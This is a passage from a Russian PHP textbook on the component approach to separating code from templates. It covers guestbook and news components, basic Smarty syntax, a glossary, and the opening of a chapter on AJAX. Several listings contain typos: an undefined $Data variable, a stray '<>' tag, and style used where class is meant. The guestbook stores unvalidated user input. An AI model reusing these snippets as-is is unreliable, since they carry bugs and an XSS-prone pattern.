Вторая особенность Шаблона — по сути, характерная черта компонентного подхода. Обратите внимание, что в листинге 50.8 атрибут `action` тега `<form>` *не задан*. Это не опечатка. Дело в том, что при отсутствии данного атрибута в момент отправки формы браузер обращается по *тому же самому* URL, который уже имела текущая страница. Заметьте, что такое поведение подходит нам как нельзя кстати! Ведущим элементом компонентного подхода является Шаблон, а значит, мы должны направлять все данные формы ему. (Шаблон *неявно* передает их соответствующим Компонентам, в нашем случае — единственному сценарию component_gbook_show.php.)

Замечание

Хотя современные браузеры корректно поддерживают отсутствие атрибута `action` в теге `<form>`, для универсальности можно указывать его явно. Для этого используйте, например, конструкцию `action="<?=$_SERVER['SCRIPT_NAME']?>"`.

Компоненты (Components)

До этого момента мы использовали наши три Компонента как "черные ящики", не особенно интересуясь их устройством. Вы можете подметить следующие их свойства:

- имя каждого Компонента состоит из слова "component", после которого идет *имя подсистемы* ("gbook", "news" и т. д.) и, наконец, *имя разновидности* компонента ("add", "show" и т. д.);
- все Компоненты подключаются обычной инструкцией PHP `include`;
- результат работы каждого Компонента, вне зависимости от его типа, неизменно помещается в переменную `$Data`.

Данные правила образуют простейший *интерфейс компонентов*, который мы используем в приведенных примерах. Изучив этот интерфейс, а также получив требования к функциональности сайта, любой программист может легко создавать новые Компоненты, даже если он не знаком со схемой организации конкретного сайта и не имеет "на руках" его шаблонов. В этом заключается достоинство компонентного подхода: независимость работы программиста и дизайнера.

Рассмотрим теперь код каждого из Компонентов.

Добавление записи

Компонент, реагирующий на нажатия кнопок в форме, принято называть *обработчиком событий* (action handler). Типичным представителем такого Компонента является код component_gbook_add.php (листинг 50.9).

Листинг 50.9. Компонент добавления записи. Файл comp/component_gbook_add.php

```
< <?php ## Компонентный подход. Компонент добавления записи.
  if(!defined("GBook")) {
    define("GBook", "gbook.dat"); // имя файла с данными гостевой книги
  }
  require_once "model.php";     // подключаем Модель (ядро)
  // Обработка формы, если Шаблон запущен при отправке формы.
  // Если нажата кнопка Добавить...
  if (!empty($_REQUEST['doAdd'])) {
    // Сначала - загрузка гостевой книги.
    $tmpBook = loadBook(GBook);
    // Добавить в книгу запись пользователя - она у нас хранится
    // в массиве $New, см. форму в шаблоне. Запись добавляется,
    // как водится, в начало книги.
    $tmpBook = [time() => $_REQUEST['new']] + $tmpBook;
```

```
    // Записать книгу на диск.
    saveBook(GBook, $tmpBook);
  }
  // Данный компонент не генерирует никаких данных.
  $data = null;
```

Показ записей

Код Компонента показа записей довольно прост — он выбирает из базы данных Модели гостевой книги все имеющиеся там элементы (листинг 50.10). Если бы наша гостевая книга поддерживала разбиение на страницы, соответствующую бизнес-логику следовало бы реализовать именно этим Компонентом так, чтобы в результирующий массив `$data` попали бы только записи, которые действительно нужно отобразить на странице.

Листинг 50.10. Компонент показа гостевой книги. Файл comp/component_gbook_show.php

```
<?php ## Компонентный подход. Компонент показа гостевой книги.
  if(!defined("GBook")) {
    define("GBook", "gbook.dat"); // имя файла с данными гостевой книги
  }
  require_once "model.php";      // подключаем Модель (ядро)
  // Загрузка гостевой книги
  $data = loadBook(GBook);
  // Переменная $data теперь доступна вызывающему Шаблону (см. view.php)
```

Замечание

Хотя наш Компонент и называется "показом гостевой книги", в действительности он ничего не печатает, поручая этот процесс вызывающему Шаблону. Вообще, Компонент, как и Модель, не должен ничего выводить в браузер напрямую (за исключением, может быть, отладочных сообщений, которые не должны присутствовать в окончательной версии сайта), в противном случае это считается грубым нарушением компонентного подхода.

Показ новостей

Компонент показа новостей очень похож на предыдущий. Он загружает из файла максимум пять записей, которые после удаления ведущих и концевых пробелов помещаются в результирующий массив `$data` (листинг 50.11).

Листинг 50.11. Компонент показа новостей. Файл comp/component_news_show.php

```
<?php ## Компонентный подход. Компонент показа новостей.
  // Подгружаем данные 5 новостей с диска. Вообще говоря, этой работой
  // должна заниматься Модель новостей, однако для экономии места
  // мы размещаем код непосредственно в Компоненте (ибо он очень прост).
  $data = [];
  $f = fopen("../news.txt", "r");
  for ($i = 1; !feof($f) && $i <= 5; $i++) {
    $n = trim(fgets($f, 1024));
```

```
    if (!$n) continue;
    $data[] = $n;
  }
```

По правилам мы должны были бы завести для новостей отдельный элемент — Модель новостей, однако из соображений лаконичности мы этого не делаем.

Проверка корректности входных данных

Обратите еще внимание на то, что Компонент добавления записи в гостевую книгу component_gbook_add.php не генерирует никаких выходных данных для Шаблона (более того, он даже на всякий случай присваивает переменной `$data` значение `null`).

Следует заметить, что в реальной жизни подобный Компонент *может* генерировать данные. В их число входят, например, сообщения о возможных ошибках. В самом деле, до сих пор мы не заботились, корректные ли данные заносит посетитель. В нашей ситуации это и не нужно: в книгу кто угодно может добавлять любую информацию. В то же время в реальной жизни, конечно, приходится проверять правильность введенных пользователем данных.

Например, мы можем ввести в нашу гостевую книгу цензуру, которая будет запрещать пользователям употреблять в сообщениях ненормативную лексику. Конечно, при вводе недопустимого текста он не должен добавиться в гостевую книгу; вместо этого в браузер пользователя хотелось бы вывести предупреждение. Но как осуществить желаемую модерацию в соответствии с компонентным подходом? И какая часть программы должна за это отвечать?

На второй вопрос ответить довольно просто. Так как Модель не в состоянии "общаться" с Шаблоном напрямую, а Шаблон не может исполнять сложный код, остается единственный вариант — Компонент. А что касается того, как выводить сообщение об ошибке, — вопрос довольно спорный. Мы рассмотрим лишь самое простое решение.

Итак, Компонент должен сгенерировать признак (флаг) ошибки и как-то передать его Шаблону. Последний, "заметив" этот флаг, может вывести текст контрастными буквами, например, вверху страницы.

Пусть Компонент в случае ошибки заводит в результирующем массиве `$Data` ключ с именем `error` и присваивает соответствующему значению информацию об ошибке:

```
$new = $_REQUEST['new'];
do {
  if (empty(trim($new['name']))) {
    $data['error']['no_user_name'] = true;
    break;
  }
  if (empty(trim($new['text']))) {
    $data['error']['no_message_text'] = true;
    break;
  }
  // А здесь выполняем добавление записи
} while (false);
```

Вот как может выглядеть Шаблон, обрабатывающий подобные ошибки:

```
<input type="text" name="new[name]"><br />
<?php if (@$data['error']['no_user_name']) { ?>
  <span style="error">Не указано имя пользователя!</span>
<?php } ?>
<textarea name="new[text]" cols="60" rows="5"></textarea><br />
<?php if (@$data['error']['no_message_text']) { ?>
  <span style="error">Не указан текст сообщения!</span>
<?php } ?>
```

Такой метод имеет преимущество, выраженное в том, что позволяет задавать персональное расположение для каждого из сообщений об ошибке. Пользователь обычно желает, чтобы сообщения об ошибках появлялись напротив неверно введенных данных. Кроме того, код, написанный программистом, "не привязывается" к текстовому содержанию сообщения об ошибке (а потому, например, сайт может быть легко переведен на иностранный язык).

К недостатку способа следует отнести возможность "потери" сообщения в результате "ленивости" дизайнера. В самом деле, программист может добавить новый вид ошибки в свой Компонент, а дизайнер не посчитает нужным отразить его в Шаблоне. Мы придерживаемся мнения, что все решения в программировании, подверженные возможному негативному влиянию лени, следует рассматривать как потенциально опасные. Поэтому мы рекомендуем вам дополнительно выводить на странице также и коды ошибок (где-нибудь в отдельной области) на случай, если сообщение на естественном языке "потеряется".

Полномочия Компонентов

Возможно, кто-то посчитает, что компонентный подход делает невозможной экстренную передачу управления другой странице на сервере, например, переадресацию на страницу авторизации, если пользователь зашел в запретную зону. Действительно, т. к. PHP не допускает вывода заголовков после печати какого-либо текста в браузер, любая попытка вызвать `header()` в коде Компонента приведет к ошибке. К счастью, PHP поддерживает *буферизацию вывода*. Достаточно в начале Шаблона вставить команду:

```
<?php ob_start(); ?>
```

После этого можно выводить любой текст — он попадет во внутренний буфер PHP, а не в браузер. Конечно, по окончании работы скрипта буфер будет отправлен пользователю *(см. главу 49)*.

> ***Замечание***
>
> Метод "ручной" вставки `ob_start()` в Шаблон никак нельзя назвать идеологически верным. Действительно, буферизация вывода — элемент программирования, а не дизайна, и ей "нечего делать" в Шаблоне. К счастью, в "чистом" виде (как в примерах выше) компонентный подход не применяется. Вместо этого он используется в комбинации с MVC, когда обращения ко *всем* страницам сайта перехватываются одним-единственным скриптом-обработчиком, "запускающим" активный шаблон и полностью передающим ему управление. В обработчике как раз и включается буферизация.

Итак, Компонентам разрешены следующие действия:

- прямая работа со всеми данными, пришедшими из формы, а значит, и выполнение активной работы, к примеру, добавление сообщений в гостевую книгу;

- переадресация браузера на любой адрес. При этом работа страницы немедленно завершается.

Достоинства подхода

Резюмируя, перечислим основные достоинства компонентного подхода.

- Страницы сайта могут строиться из независимых Компонентов, даже написанных разными программистами. Состав страницы и ее дизайн определяются исключительно дизайнером.
- Дерево сайта с точки зрения дизайнера (и подвластных ему шаблонов) выглядит точно так же, как и с точки зрения пользователя. Не стоит забывать, что дизайнер — в большой степени пользователь со всеми вытекающими из этого последствиями. Теперь он может, в частности, не задумываться о расположении изображений: допускается хранить их в том же каталоге (или в подкаталоге), где расположен Шаблон.
- Так как Шаблон полностью автономен, дизайнер может его "размножать" и копировать в любой каталог на сайте: Шаблон "заработает". Это похоже на идеологию drag & drop, применяемую в современных графических оболочках.

Система Smarty

Smarty — в прошлом весьма популярный *язык активных шаблонов*, позволяющий удобно вставлять управляющие конструкции в HTML-код. Фактически, система Smarty очень похожа на PHP, однако синтаксис ее конструкций значительно отличается (в лучшую сторону) от синтаксиса PHP, приближаясь к тому минимуму, который еще может понять непрограммист-дизайнер.

Smarty целиком написан на PHP. Его исходные коды, а также сопроводительную документацию (переведенную на русский язык) вы можете скачать с официального сайта по адресу **http://smarty.php.net**.

Трансляция в код на PHP

Программа на языке Smarty (далее мы будем называть ее просто "шаблоном") очень похожа на PHP-программу. Действительно, точно так же, как и в PHP, в ней существуют статические и динамические части. Первые формируют текст, совпадающий с их собственным кодом, а вторые выполняются как программный код.

В отличие от PHP, где для указания динамических частей кода используются теги `<?php ... ?>`, в Smarty для этих же целей применяется более короткое обозначение — фигурные скобки `{...}`. Можно сконфигурировать систему и так, чтобы вместо `{...}` использовались любые другие символы. Однако фигурные скобки, пожалуй, являются стандартом де-факто, и их редко переопределяют.

> ***Замечание***
>
> В данной книге мы приводим лишь *начальные* сведения о системе Smarty. За детальной справкой обращайтесь к официальной документации на русском языке: **http://smarty.php.net/manual/ru/**. И еще одно. Если вы планируете использовать Smarty в своей работе, без документации к ней вам не обойтись совершенно точно.

Рассмотрим *фрагмент* некоторого Smarty-шаблона:

```
<li>
  {if $t.current}
    <b>{$t.title}</b>
  {else}
     <a href="{$t.context->uri}">
       {$t.title}
     </a>
  {/if}
</li>
```

Программист сразу же сообразит, что тут происходит. Во-первых, в шаблоне присутствует хорошо различимый условный оператор `if`, от которого зависит получаемый в итоге HTML-код. Кроме того, нетрудно заметить, что используется какая-то переменная `$t`, чьи "свойства" применяются в качестве условия ветвления, либо же для непосредственной вставки в шаблон.

Посмотрим, что делает Smarty, когда ему дают задание выполнить указанный код. Вначале он преобразует (транслирует или даже, как иногда говорят, компилирует) его в обычную программу на языке PHP, которая сохраняется во *временный файл*. Это несложно. Вот что получается:

```
<li>
  <?php if ($this->_tpl_vars['t']['current']): ?>
    <b><?php echo $this->_tpl_vars['t']['title']; ?></b>
  <?php else: ?>
     <a href="<?php echo $this->_tpl_vars['t']['context']->uri; ?>">
       <?php echo $this->_tpl_vars['t']['title']; ?>
     </a>
  <?php endif;?>
</li>
```

(Как видите, все операторы Smarty превратились в их аналоги на обычном PHP.) Затем Smarty запускает получившийся файл на выполнение при помощи инструкции `include`. Эта команда находится внутри метода класса, а потому включаемому файлу доступна переменная `$this` и, соответственно, все свойства объекта Smarty (в нашем случае это свойство `$_tpl_vars`).

> ***Замечание***
>
> Нам не нужно вдаваться в технические подробности и разбирать здесь все устройство Smarty. Скорее всего, вам никогда не придется иметь дело с откомпилированным кодом: процесс трансляции запускается автоматически и незаметно для вызывающего скрипта.

Итак, теперь видно, что `$t` — это переменная-массив. Обратите внимание, что в Smarty синтаксис `$t.title` и `$t['title']` обозначает одно и то же. Первая форма удобнее, потому что позволяет сократить письмо. Наконец, `$t.context->uri` означает `$t['context']->uri`, т. е. в элементе с ключом `context` хранится некоторый объект, имеющий свойство `uri`. Это все мелкие особенности синтаксиса, которые необходимо знать при использовании Smarty, чтобы не попасть впросак.

Главное преимущество метода трансляции, применяемого Smarty, — значительное ускорение работы по сравнению с "интерпретирующими" системами. Действительно,

код шаблона транслируется в PHP-программу только *один раз*, при первом запуске, сохраняя результат во временный файл. Все остальные исполнения уже проходят *без* участия фазы компиляции (если только файл шаблона не изменился), а значит, запускается обычный PHP-код из временного файла, работающий настолько быстро, насколько это возможно.

Использование Smarty в MVC-схеме

Традиционно Smarty используют в сценариях, построенных по схеме MVC. Такой способ настолько распространен, что, похоже, даже сами разработчики Smarty не мыслят иное применение своей системы. Действительно, все примеры из официальной документации — примеры из MVC, и это несмотря на то, что в MVC чаще всего применяют пассивные Шаблоны, а не активные!

```
<?php ## Контроллер, использующий Smarty
  require_once "smarty/libs/Smarty.class.php";
  // Подгружаем данные новостей с диска
  $data = [];
  $f = fopen("news.txt", "r");
  for ($i = 0; !feof($f); $i++) {
    $n = trim(fgets($f, 1024));
    if (!$n) continue;
    list ($date, $text) = preg_split('/\s+/', $n, 2);
    $data[] = array(
      'date' => $date,
      'text' => $text,
    );
  }
  // Инициализируем Smarty
  $smarty = new Smarty();
  $smarty->template_dir = getcwd();
  $smarty->compile_dir = "/tmp";
  // Добавляем переменную, которая будет доступна в Шаблоне
  $smarty->assign("news", $Data);
  // Запускаем шаблон
  $smarty->display("news.tpl");
```

Программа состоит из нескольких шагов.

1. Подключаем библиотеку Smarty.
2. Загружаем новости с диска (здесь можно было бы использовать новостную Модель, однако по соображениям экономии места мы ее опять же не приводим).
3. Создаем объект класса `Smarty`, который будет представлять наш Шаблон. Система Smarty построена с использованием принципов ООП, и вся работа в дальнейшем ведется исключительно через новый объект.
4. Устанавливаем каталог, который Smarty будет использовать для сохранения временных файлов, полученных при компиляции шаблонов, а также каталог хранения шаблонов.

5. Добавляем в систему переменную `$news`, которая будет доступна во всех шаблонах, запускаемых позже.
6. Наконец, последняя команда заставляет Smarty оттранслировать и запустить Шаблон с именем `news.tpl`. Приведем пример такого Шаблона.

```
{* Шаблон новостей. *}
{include file="inc/header.tpl" title="Последние новости"}
<h1>Последние новости на {$smarty.now|date_format:"%d.%m.%Y"}</h1>
<ul>
{foreach from="$news" item="n"}
  <li style="background: {cycle values="#eeeeee,#d0d0d0"}">
    <b>{$n.date}</b> {$n.text}
  </li>
{/foreach}
{include file="inc/footer.tpl"}
```

Как видите, в Шаблоне используется переменная `$news`, инициализированная в коде Контроллера при помощи метода `$smarty->assign()`. В нем также применяется управляющая конструкция `{foreach}` для организации цикла перебора новостей (некоторые инструкции Smarty мы рассмотрим чуть позже).

Инструкции Smarty

В данном разделе мы кратко рассмотрим инструкции Smarty, которые чаще всего приходится применять на практике. Более детальные описания вы можете найти в официальной документации Smarty (на русском языке): **http://smarty.php.net/manual/ru/**.

Одиночные и парные теги

Как мы уже знаем, все управляющие конструкции Smarty заключены в фигурные скобки `{...}`. Каждую такую конструкцию мы будем называть *тегом*. Всего существуют три разновидности тегов.

- Вставка значения переменной в текст: `{$variable}`. В терминологии Smarty эту конструкцию называют просто *переменной*.
- Вызов некоторой функции Smarty и вставка результата ее работы в тело страницы: `{cycle values="#eeeeee,#d0d0d0"}`. В документации Smarty такие вставки называются *функциями*.
- Теги-контейнеры (например, `{strip}...{/strip}`). В Smarty их называют *блоками*. (Не путать с Блоками компонентного подхода!) Как видите, контейнеры состоят из пары тегов — открывающего и закрывающего — и, как правило, обрабатывают текст, находящийся между ними.

Каждая функция или контейнер может иметь несколько *атрибутов* — список пар `имя=значение`, указанный в фигурных скобках. Типичный пример — контейнер `{foreach from=$menu.elements item="t" key="i"}...{/foreach}` из предыдущего листинга. У него заданы атрибуты `from`, `item` и `key`.

Внимание!

В Smarty определение атрибутов с использованием кавычек и указание без кавычек считаются *различными*! Все значения, указанные внутри `"..."` (например, `{foreach from="$menu.elements"}`), трактуются как *строковые*. В нашем же случае, очевидно, нужен массив, поэтому правильный вариант записи — `{foreach from=$menu.elements}` (без кавычек).

Достоинство Smarty заключается в том, что программист может легко определять собственные теги и контейнеры, написав соответствующие функции.

Вставка значения переменной: *{$variable ...}*

Как вы, наверное, уже догадались, при выполнении Smarty-шаблона ему доступны некоторые переменные, сформированные в другой части программы (например, Компонентом или Контроллером MVC). Для того чтобы получить доступ к этим переменным (вставить их в HTML-код), применяется простой синтаксис:

```
{$variable}
```

Если `$variable` — это не обычная скалярная переменная, а массив, вы можете напечатать произвольный его элемент:

```
{$variable['element']}
```

`{$variable.element}` — то же самое, но короче.

Модификаторы

Перед выводом некоторого значения можно произвести над ним дополнительные операции. Для этого используются *модификаторы* — специальные функции, выполняющие над своим аргументом некоторое преобразование и возвращающие результат.

Например, выше мы использовали модификатор `date_format`:

```
{$smarty.now|date_format:"%d.%m.%Y"}
```

Встроенная в Smarty переменная `$smarty.now` содержит текущее время в секундах, прошедшее с 1 января 1970 года (иными словами, то же самое, что возвращает функция PHP `time()`). А модификатор `date_format` превращает его в читаемое человеком представление, в нашем примере — номер года (см. функцию PHP `strftime()`, которую мы обсуждали в *главе 19)*.

Вместо модификаторов можно и прямо использовать функции PHP (например, `trim()`, `strtoupper()` и т. д.). В этом случае первым аргументом таким функциям передается преобразуемое значение, а остальными — параметры, указанные при вызове модификатора после двоеточия (разделитель параметров — запятая).

Перебор массива: *{foreach}...{/foreach}*

Данный блочный тег позволяет перебирать элементы переменной-массива, выполняя для каждого из них тело контейнера. Это позволяет "размножать" участки шаблона, выглядящие примерно одинаково — например, для построения карты текущего подраздела или вывода "хлебных крошек".

Тег имеет следующие атрибуты:

- `from` — задает имя переменной, в которой хранится перебираемый массив;
- `item` — указывает имя временной переменной, в которую будет помещен очередной элемент;
- `key` — при переборе ассоциативного массива определяет имя переменной, хранящей текущий ключ. Данный атрибут является необязательным.

> ***Примечание***
>
> Имеются и другие необязательные атрибуты блока. Вы можете ознакомиться с ними в документации Smarty.

В общем, назначение контейнера `{foreach}...{/foreach}` точно такое же, как и у цикла `foreach` в PHP.

Ветвление: *{if}...{else}...{/if}*

Собственно, блочный тег `{if}...{/if}` можно было бы назвать обычным контейнером, если бы не две его особенности.

Первая заключается в том, что он не имеет атрибутов в привычном нам виде: условие ветвления задается непосредственно в фигурных скобках. При этом к переменным, участвующим в нем, применены стандартные правила форматирования Smarty: вы можете ссылаться на элементы массива при помощи оператора `"."` (точка), без использования квадратных скобок; можно также использовать модификаторы.

Вторая особенность — наличие необязательной `else`-ветки. Она, как водится, выполняется в случае, если условие в теге `{if}` оказалось ложным.

В условиях `{if}` допустимо применять обычные операторы сравнения PHP (`>`, `<`, `!=` и т. д.), а также использовать скобки. Тем не менее разработчики Smarty рекомендуют использовать специальные буквенные эквиваленты для операторов сравнения (табл. 50.1).

Таблица 50.1. *Эквиваленты логических операторов в Smarty*

PHP	Smarty	PHP	Smarty
==	eq	!=	ne
>	gt	>=	ge
<	lt	<=	le

> ***Замечание***
>
> Учтите, что все условные выражения (в том числе скобочные) Smarty разбирает и анализирует своими средствами. Поэтому старайтесь не злоупотреблять слишком сложными конструкциями: шаблоны должны быть простыми, иначе дизайнер в них запутается.

Вставка содержимого внешнего файла: *{include}*

Нетрудно заметить, что для *минимальной* реализации MVC приведенных выше инструкций уже достаточно. Однако Smarty идет дальше и определяет еще множество конструкций, и некоторые из них мы рассмотрим.

Тег {include} применяется для вставки в шаблон Smarty-кода, находящегося в некотором внешнем файле. В шаблоне выше мы применяем этот тег для подключения header-блока, общего для всех страниц сайта:

```
{include file="inc/header.tpl" title="Последние новости"}
```

Обратите внимание на полезный прием: в {include} можно передавать параметры, которые допустимо использовать в подключенном файле наряду с обычными переменными. Давайте взглянем на содержимое файла inc/header.tpl:

```
{* Общая "шапка" для всех страниц сайта. *}
<html>
<head><title>{$title}</title></head>
<body>
```

Вывод отладочной консоли: *{debug}*

Во время отладки шаблона часто бывает полезно узнать, какие значения содержат те или иные его переменные. Вставив в произвольное место Smarty-кода тег {debug output="javascript"}, при запуске скрипта вы получите страницу с отладочной информацией, открытую в *отдельном* окне. В ней, помимо прочего, будут перечислены все переменные, доступные в настоящий момент в шаблоне. (Используя атрибут output="html", можно добиться вывода отладочной информации непосредственно в окно браузера.)

> ***Внимание!***
>
> Используйте тег {debug} с осторожностью, потому что при наличии кольцевых ссылок в переменных он "зацикливается".

Удаление пробелов: *{strip}...{/strip}*

Блочный тег {strip} весьма полезен: он удаляет все "лишние" пробелы и переносы строк из своего тела, "вытягивая" HTML-код в одну строчку. Чаще всего это не влияет на внешний вид страницы, однако позволяет сделать ее HTML-представление более наглядным.

Например, данный блок применяют в таком контексте:

```
{strip}
  <img src="/i/sitemap.gif" title="Карта сайта">
  <img src="/i/feedback.gif" title="Обратная связь">
  <img src="/i/about.gif" title="О сайта">
{/strip}
```

Если бы не блок {strip}, то между тремя этими изображениями образовалось бы по одному пробелу. Для избавления от пробелов надо было бы "пристыковать" каждый следующий тег <img> к концу предыдущего, но тогда HTML-код страницы выглядел бы достаточно запутанно. Контейнер {strip} позволяет, с одной стороны, сохранить удобное форматирование HTML-кода, а с другой — решить проблему с лишними пробелами.

Оператор присваивания: *{assign}*

Тег `{assign var="имяПеременной" value="значение"}` позволяет присвоить новое значение переменной шаблона с именем `$имяПеременной`. В дальнейшем ее можно будет использовать, например, для вставки в текст: `{$имяПеременной}`.

> ***Примечание***
>
> Вообще говоря, для компонентного подхода наличие такой инструкции не является обязательной, однако в Smarty она имеется.

Оператор перехвата блока: *{capture}*

Контейнер `{capture name="имя"}...{/capture}` дает возможность записать небольшой фрагмент HTML-шаблона, расположенный между тегами блока, в переменную с именем `$smarty.capture.имя`. В дальнейшем эту переменную можно использовать для вставки в текст: `{$smarty.capture.имя}` или для передачи в параметрах некоторой функции.

Например:

```
{capture name="ttl"}{strip}
  Последние новости на {$smarty.now|date_format:"%d.%m.%Y"}
{/strip}{/capture}
{include file="inc/header.tpl" title=$smarty.capture.ttl}
<h1>{$smarty.capture.ttl}</h1>
```

> ***Замечание***
>
> Помните, что использование `{capture}` и `{assign}` сильно усложняет шаблон. Старайтесь их избегать, где это возможно.

Циклическая подстановка: *{cycle}*

Тег `{cycle}` применяется, когда в Шаблоне необходимо устроить чередование цветов строк некоторой таблицы. Такое чередование иногда называют "зеброй": нечетные строчки выводятся на светлом фоне, а четные — на более темном. В результате таблицу гораздо удобнее читать.

Взгляните на код ниже, в котором приводится пример использования тега `{cycle}`. Обратите внимание, что чередующиеся цвета задаются *в одном* месте — в атрибуте `values` первого тега, а значит, вам не придется исправлять каждый из тегов `<tr>` в случае, если дизайнер решит сменить цветовую гамму сайта.

```
<table width="100%">
<tr bgcolor="{cycle values="#DDDDDD,#CCCCCC"}">
  <td>Первая строка.</td>
</tr>
<tr bgcolor="{cycle}">
  <>Вторая строка.</td>
</tr>
<tr bgcolor="{cycle}">
  <td>Третья строка.</td>
</tr>
</table>
```

Конечно, тег `{cycle}` можно применять и в цикле (например, `{foreach}`).

Указав у тега дополнительный атрибут `name`, можно создавать *именованные* наборы цветов. В этом случае чередование будет вестись независимо для каждого набора. Не забывайте только указывать атрибут `name` у *каждого* тега `{cycle}`, чтобы Smarty мог разобрать, цвета из какого набора необходимо применять в том или ином случае.

Глоссарий

Ранее было введено такое количество новых, не встречающихся до этого в книге понятий, что мы решили в конце главы привести их все в отдельном разделе. Перед тем, как переходить к следующей главе, убедитесь, что понимаете значение каждого из приведенных терминов.

- *CMS, Content Management Solution (System), система управления контентом.*

  Программное обеспечение (обычно система сценариев и библиотек), установленная на сайте и облегчающая управление отображаемыми данными страниц. К данным мы относим, прежде всего, "наполнение" страниц, а также структуру дерева сайта (названия и расположение подразделов). Часто CMS содержат также удобный интерфейс для создания и редактирования подразделов, страниц и т. д.

- *MVC, Model—View—Controller, Модель—Шаблон—Контроллер.*

  Идеология построения приложений, подразумевающая их жесткое разделение на три элемента: внутренние сервисы системы, бизнес-логика, пользовательский интерфейс. В чистом виде применяется в основном при программировании графических пользовательских интерфейсов (GUI), в Web-программирование привнесена искусственно. См. далее значения составляющих название терминов. Ведущую роль в MVC играет Контроллер.

- *Model (Модель).*

  Предметная область системы, ее "содержание". Обычно модель включает в себя такие элементы, как база данных системы, а также код, непосредственно с ней работающий. Иногда Модель называют "ядром" системы, подразумевая, что она содержит функции низкого уровня для работы с данными.

- *View (Шаблон, Вид).*

  Элемент применяется при формировании окончательного вида страницы, т. е. хранит ее *представление*. Конечно, у каждой страницы может иметься несколько альтернативных шаблонов. Английское слово view можно также перевести как "вид", что означает внешний вид страницы.

- *Controller (Контроллер).*

  Код *бизнес-логики*, занимающийся приемом данных от пользователя, а также выступающий посредником между Моделью и Шаблоном. Например, в сценарии гостевой книги Модель может хранить все записи, оставленные пользователями (сколько бы их ни было), а Шаблон — отображать по 10 сообщений на страницу. В этом случае выборкой очередных 10 сообщений из базы данных Модели, а также формированием списка URL следующих и предыдущих страниц книги занимается Контроллер.

- *Активный Шаблон (pull-шаблон).*

  Шаблон, который включает в себя элементы языка программирования, такие как ветвление, циклы, включения и т. д. Активный Шаблон можно "выполнить", как обычную программу.

- *Пассивный Шаблон (push-шаблон).*

  Шаблон, содержащий лишь основные элементы форматирования страницы, однако *не включающий* информации, в каком порядке и количестве они должны быть выведены. Пассивный шаблон нельзя "запустить", он может быть только обработан некоторым Контроллером, воспринимающим его, как обычный набор данных.

- *Компонентный подход.*

  Развитие системы MVC, в котором *ведущая роль принадлежит Шаблону*, а не Контроллеру. Контроллеры в компонентном подходе называют Компонентами. Шаблон (обязательно активный) самостоятельно определяет, какие Компоненты нужны для его обработки, и подключает соответствующий программный код. Элементы компонентного подхода: Шаблон, Модель, Компоненты.

- *Component (Компонент).*

  Элемент компонентного подхода, содержащий часть бизнес-логики Web-приложения. Компоненты занимаются приемом формы от браузера пользователя, а также "общением" с Моделью для выборки из нее тех данных, которые необходимы для показа на странице.

- *Блок.*

  Составная часть Шаблона компонентного подхода. Задает оформление некоторого фиксированного участка страницы (например, Блок новостей, Блок авторизации, Блок названия, Блок "хлебных крошек" и т. д.). Обычно каждому Блоку соответствует не более одного Компонента (но может не соответствовать и ни одного; в таком случае говорят о *статическом* Блоке). Не следует думать, что Блок содержит только оформление страницы, но не ее контент. Это не обязательно. Если страницы сайта в основном статические, то их текст может содержаться непосредственно в соответствующих Блоках (например, в Блоке "Текст").

Резюме

В этой главе мы попытались классифицировать основные способы программирования на PHP, касающиеся идеологии отделения кода сценария от шаблона генерируемой им страницы. Материал является *очень* важным, и от правильного понимания проблемы и путей ее решения в значительной степени зависит результативность работы Web-программиста. Мы узнали, что существуют два вида шаблонов: активные (pull) и пассивные (push), а также рассмотрели четыре способа сочетания кода и шаблона страницы. Два из них являются основными: это схема MVC и компонентный подход. Мы перечислили основные достоинства и недостатки каждой из методик.

ГЛАВА 51

AJAX

Листинги данной главы
можно найти в подкаталоге ajax.

Проекты укрупняются, количество пользователей в Интернете растет. Все это привело к тому, что основной тенденцией последних лет стала попытка переложить часть вычислений с перегруженных серверов на клиента, чья машина большей частью простаивает. Клиентские технологии (CSS, JavaScript) получили мощный толчок в развитии.

В последнее время мы были свидетелями значительного прогресса браузеров, которые берут на себя все больше и больше функций в современных Web-приложениях. Поддержка технологий HTML5 позволяет проигрывать видео-, аудиофайлы без привлечения сторонних плагинов, таких как Flash. Мы вряд ли сможем охватить в данной главе даже часть современной Front-разработки. Однако мы подробно рассмотрим AJAX — технологию взаимодействия PHP и JavaScript/jQuery без перезагрузки страницы.

Что такое AJAX?

Перезагрузка страниц для обновления содержимого раньше была одной из главных особенностей Web-приложений. Серверные и клиентские скрипты разделены в пространстве и времени, и к тому моменту, когда начинает выполняться клиентский сценарий, серверный скрипт уже давно закончил работу и отправил результаты клиенту. Поэтому когда вся бизнес-логика расположена на сервере, какое бы действие ни требовалось совершить приложению, необходимо было отправить запрос серверу, который неминуемо сопровождался перезагрузкой страницы.

Традиционной клиентской технологией является язык программирования JavaScript, выполняющийся на стороне клиента после загрузки HTML-страницы. Обслуживая DOM-структуру HTML-документа, JavaScript позволяет добиться интерактивности и реакции на разнообразные события. Сложность использования JavaScript заключается в том, что структура DOM у разных браузеров различается, поэтому в скриптах следует учитывать этот фактор и использовать приемы, позволяющие сценариям выполняться одинаково во всех браузерах. Иногда это просто невозможно в силу ограниченности того или иного браузера (часто устаревшей, но широко распространенной версии).

Когда же подавляющее большинство браузеров получает возможность использовать новые возможности, совершается небольшая взрывообразная революция. Так вышло с асинхронной отправкой запросов на сервер. Приобретя возможность отправлять запросы на сервер, получать и разбирать ответ в фоновом режиме средствами JavaScript без перезагрузки страницы, сообщество Web-разработчиков окрестило новую возможность AJAX (Asynchronous JavaScript and XML). Упоминание языка разметки XML в расшифровке аббревиатуры также не должно смущать: несмотря на то, что JavaScript позволяет обмениваться с сервером в XML-формате, в подавляющем большинстве случаев эта возможность остается невостребованной.

Что такое jQuery?

Приходится прикладывать немалые усилия для того, чтобы скрипты в разных браузерах вели себя одинаково. Синтаксис, обеспечивающий асинхронные запросы, различается настолько, что это приводит к довольно объемному коду, который приходится оформлять в виде библиотеки.

Вопрос в том, разрабатывать собственную библиотеку или воспользоваться готовой?

К достоинствам сторонних профессиональных библиотек относится их ориентация на разработчика. Современные большие библиотеки предоставляют более удобный, по сравнению с классическим JavaScript, интерфейс, устраняют разночтения браузеров и предоставляют возможности, еще не реализованные в данной версии браузера (например, CSS 3).

Недостатком сторонних библиотек является их довольно большой объем.

Преимущество собственной библиотеки выражается в полном ее контроле, в свою библиотеку можно включить только те функциональные возможности, которые будут реально применяться в приложении. В любой момент можно отредактировать библиотеку, что-то добавив или изменив ее поведение.

